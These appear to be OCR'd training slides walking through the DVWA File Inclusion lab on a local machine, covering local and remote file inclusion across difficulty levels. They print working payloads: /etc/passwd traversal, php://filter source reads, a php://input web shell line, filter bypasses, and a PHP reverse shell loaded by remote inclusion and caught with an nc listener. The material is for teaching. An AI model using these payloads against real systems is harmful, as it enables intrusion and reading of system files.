
1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
--LINE HIDDEN ;--
4.) The pool on the roof must have a leak.

The DVWA logo is visible at the top right of the main content area. On the left side, there is a sidebar with several menu items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload

The "File Inclusion" item is highlighted with a green background. A watermark for "NISRA" (Network and Information Security Research Association) is visible in the bottom left corner of the screenshot.

\$z/File Inclusion/Low/LFI: cat ./Answer




A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) File Inclusion module. The URL in the address bar is `127.0.0.1/vulnerabilities/fi?page=/etc/passwd`. The page content shows a large block of text representing the contents of the `/etc/passwd` file on the local system, which includes entries for root, daemon, bin, sys, and many other system users and services.

The DVWA logo is visible at the top of the page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (which is highlighted in green), File Upload, Insecure CAPTCHA, and SQL Injection.



\$z/File Inclusion/Low/LFI: cat ./Answer



A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) File Inclusion module. The URL in the address bar is `127.0.0.1/vulnerabilities/fi/?page=/etc/passwd`. The page content shows a large block of text representing the contents of the `/etc/passwd` file, which includes entries for root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, gnats, and mysql users.

The DVWA logo is visible at the top of the page. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (which is highlighted in green), File Upload, Insecure CAPTCHA, and SQL Injection.

\$~/File Inclusion: cat ./"PHP Protocols"

- Supported Protocols and Wrappers ([PHP Manual](#))
 - file:// – Accessing local filesystem
 - php:// – Accessing various I/O streams

\$~/File Inclusion/Low: cat ./Answer

```
?page=php://filter/read=convert.base64-encode/resource=./include.php
```



\$~/File Inclusion/Low: cat ./Answer

```
?page=php://filter/read=convert.base64-encode/resource=./include.php
```



```
read=convert.base64-decode  
read=string.rot13  
read=string.toupper  
read=string.tolower
```

\$~/File Inclusion/Low: cat ./Answer

The screenshot shows a web browser window and a Burp Suite interface. The browser window displays a menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The 'File Inclusion' option is highlighted with a green background. Below the menu, the URL is 127.0.0.1/vulnerabilities/fi/?page=include.php and the page content shows a sidebar with links to Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection.

The Burp Suite interface shows the proxy tab with a captured request. The request details pane shows the following:

```
1 GET /vulnerabilities/fi/?page=php://input&cmd=pwd HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/96.0.4664.45 Safari/537.36
8 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
    =0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/vulnerabilities/fi/?page=include.php
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=5c5ts3tbis54eksjebgor94b7; security=low
17 Connection: close
18
19 <?php system($_GET['cmd']); ?>
```

The Burp Suite interface includes tabs for Intercept, HTTP history, WebSockets history, and Options. The Intercept tab is selected, showing the status "Intercept is on". The HTTP history tab shows the captured request. The WebSockets history and Options tabs are also present. The right side of the Burp Suite interface has an "INSPECTOR" panel.

\$~/File Inclusion/Low: cat ./Answer

The screenshot shows a web browser window and a Burp Suite interface. The browser window displays a menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The 'File Inclusion' option is highlighted with a green background. The URL in the address bar is 127.0.0.1/vulnerabilities/fi/?page=include.php. The Burp Suite interface shows the raw HTTP request sent to the server. The request is a GET to /vulnerabilities/fi/?page=php://input&cmd=pwd. The response body contains the exploit code: <?php system(\$_GET['cmd']); ?>. The Burp Suite interface includes tabs for Intercept, HTTP history, WebSockets history, and Options. The Intercept tab is selected, showing the request and response. The HTTP history tab shows the same entry. The WebSockets history and Options tabs are also present.

```
1 GET /vulnerabilities/fi/?page=php://input&cmd=pwd HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/96.0.4664.45 Safari/537.36
8 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
    =0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/vulnerabilities/fi/?page=include.php
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=5c5ts3tbis54eksjebgor94b7; security=low
17 Connection: close
18
19 <?php system($_GET['cmd']); ?>
```

\$~/File Inclusion/Low/RFI: cat ./Answer

Google

127.0.0.1/vulnerabilities/fi/?page=http://www.google.com

搜尋 圖片 地圖 Play YouTube 新聞 Gmail 雲端硬碟 更多 | 登入 | 設

Google

進階搜尋

Google 搜尋 好手氣

商業解決方案 關於 Google Google.com.tw

© 2023 - [隱私權](#) - [服務條款](#)

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF



\$~/File Inclusion/Low/RFI: cat ./Answer

The screenshot shows a Linux desktop environment with a terminal window and a Firefox browser window. The terminal window has several tabs open, including 'Google' and others. The Firefox browser window displays a modified version of the Google search results page. The URL in the address bar is '127.0.0.1/vulnerabilities/fi/?page=http://www.google.com'. The page content includes the Google search bar, the 'Google 搜尋' button, and the '好手氣' button. At the bottom of the page, there are links for '商業解決方案', '關於 Google', and 'Google.com.tw'. The DVWA logo is prominently displayed at the top of the page. On the left side of the browser window, there is a sidebar with various menu items.

Google

127.0.0.1/vulnerabilities/fi/?page=http://www.google.com

Google

Google 搜尋 好手氣

商業解決方案 關於 Google Google.com.tw

© 2023 - 隱私權 - 服務條款

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSE

NISRA

\$~/File Inclusion/Low/RFI: cat ./Answer

The screenshot shows a penetration testing interface with two main panes. The left pane is a web browser window titled "Vulnerability: File Inclusion" displaying a "Hello World!" page. The right pane is a terminal window titled "kali@kali: ~" showing the command-line session used to exploit the vulnerability.

Terminal Session:

```
root@fdd34b15334e:/home/FileInclusion# ls -al
total 12
drwxr-xr-x 2 root root 4096 Feb  2 05:51 .
drwxr-xr-x 1 root root 4096 Feb  2 05:50 ..
-rwxrwxr-- 1 root root  30 Feb  2 05:51 test.php
root@fdd34b15334e:/home/FileInclusion# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [02/Feb/2023 05:52:26] "GET /test.php HTTP/1.0" 200
```

Web Application Navigation:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion** (highlighted in green)
- File Upload
- Insecure CAPTCHA
- SQL Injection

\$~/File Inclusion/Low/RFI: cat ./Answer

The screenshot shows a web browser window and a terminal window side-by-side.


Web Browser: The URL is `127.0.0.1/vulnerabilities/fi/?page=http://0.0.0.0:8000/test.php`. The page content displays "Hello World!".

Terminal:

```
kali@kali: ~
File Actions Edit View Help
root@fdd34b15334e:/home/FileInclusion# ls -al
total 12
drwxr-xr-x 2 root root 4096 Feb  2 05:51 .
drwxr-xr-x 1 root root 4096 Feb  2 05:50 ..
-rwxrwxr-- 1 root root 30 Feb  2 05:51 test.php
root@fdd34b15334e:/home/FileInclusion# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [02/Feb/2023 05:52:26] "GET /test.php HTTP/1.0" 200
```

The terminal shows the creation of a `test.php` file with contents "Hello World!", and a successful HTTP request from the local host to this file.

\$~/File Inclusion: cat ./"Reverse Shell"



?page=http://0.0.0.0:8000/php-reverse-shell.php

```
<?php  
$ip = '127.0.0.1';  
$port = 1234;  
...  
?>
```


\$~/File Inclusion: cat ./"Reverse Shell"




Victim connects to Attacker on listening port 1234

?page=http://0.0.0.0:8000/php-reverse-shell.php

```
<?php  
$ip = '127.0.0.1';  
$port = 1234;  
...  
?>
```



\$~/File Inclusion: cat ./"Reverse Shell"



\$~/File Inclusion/Low/RFI: cat ./Answer

The screenshot shows a web browser window and a terminal window side-by-side.

Web Browser (Left):

- The address bar shows the URL: `127.0.0.1/vulnerabilities/fi/?page=http://0.0.0.0:8000/php-reverse-shell.php`.
- The page content displays a navigation menu:
 - Home
 - Instructions
 - Setup / Reset DB
 - Brute Force
 - Command Injection
 - CSRF
 - File Inclusion** (highlighted in green)
 - File Upload
 - Insecure CAPTCHA
 - SQL Injection

Terminal (Right):

- The terminal title is `kali@kali: ~`.
- The terminal shows a root shell on a Kali Linux system (version 5.16.0-kali7-amd64).
- Commands run include:
 - `nc -nlvp 1234` (listening on port 1234).
 - `ls` (listing directory contents).
 - `ls -al` (listing directory contents with details).

\$~/File Inclusion/Low/RFI: cat ./Answer

The screenshot shows a penetration testing interface with a sidebar menu and a terminal window.

Left Sidebar:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion** (highlighted in green)
- File Upload
- Insecure CAPTCHA
- SQL Injection

127.0.0.1

Terminal Window:

```
kali@kali: ~
root@fdd34b15334e:/# nc -nlvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 38094
Linux fdd34b15334e 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.1
06:13:14 up 24 min, 0 users, load average: 0.40, 0.19, 0.12
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHA
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib64
main.sh
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ ls -al
```

\$~/File Inclusion/Low: cat ./Answer

- Local File Inclusion (LFI)
 - ?page=../../hackable/flags/fi.php
 - ?page=../../../../etc/passwd
 - ?page=/etc/passwd
 - DistrosDefaultLayout
- Remote File Inclusion (RFI)
 - ?page=http://www.google.com
 - ?page=http://0.0.0.0:8000/php-reverse-shell.php



\$~/File Inclusion/Medium: cat ./"View Source"

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\" ), "", $file );

?>
```



\$~/File Inclusion/Medium: cat ./"View Source"

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\" ), "", $file );

?>
```



\$~/File Inclusion/Medium: cat ./"View Source"

```
<?php  
  
// The page we wish to display  
$file = $_GET[ 'page' ];  
  
// Input validation  
$file = str_replace( array( "http://", "https://" ), "", $file );  
$file = str_replace( array( "../", "..\" ), "", $file );  
  
?>
```

- `str_replace($a, $b, $c)`
 - 回傳將 `c` 的 `a` 全部替換成 `b` 的結果
 - I.e., 替換輸入的 `http://` 和 `../` 等



\$~/File Inclusion/Medium: cat ./Answer

?page=.../.../hackable/flags/fi.php



?page=.../. /.../. /hackable/flags/fi.php



?page=.../.../hackable/flags/fi.php

<http://www.google.com>



<Http://www.google.com>

\$~/File Inclusion/High: cat ./"View Source"

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

\$~/File Inclusion/High: cat ./"View Source"

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

\$~/File Inclusion/High: cat ./"View Source"

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

\$~/File Inclusion/High: cat ./"View Source"

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

- fnmatch()
 - 檢查傳入的 filename 是否符合 shell wildcard pattern
 - E.g., fnmatch("*gr[ae]y", \$color)



\$~/File Inclusion/High: cat ./Answer

?page=/etc/passwd



?page=**file:///etc/passwd**

\$~/File Inclusion/Impossible: cat ./"View Source"

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```



\$~/File Inclusion/Impossible: cat ./"View Source"

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
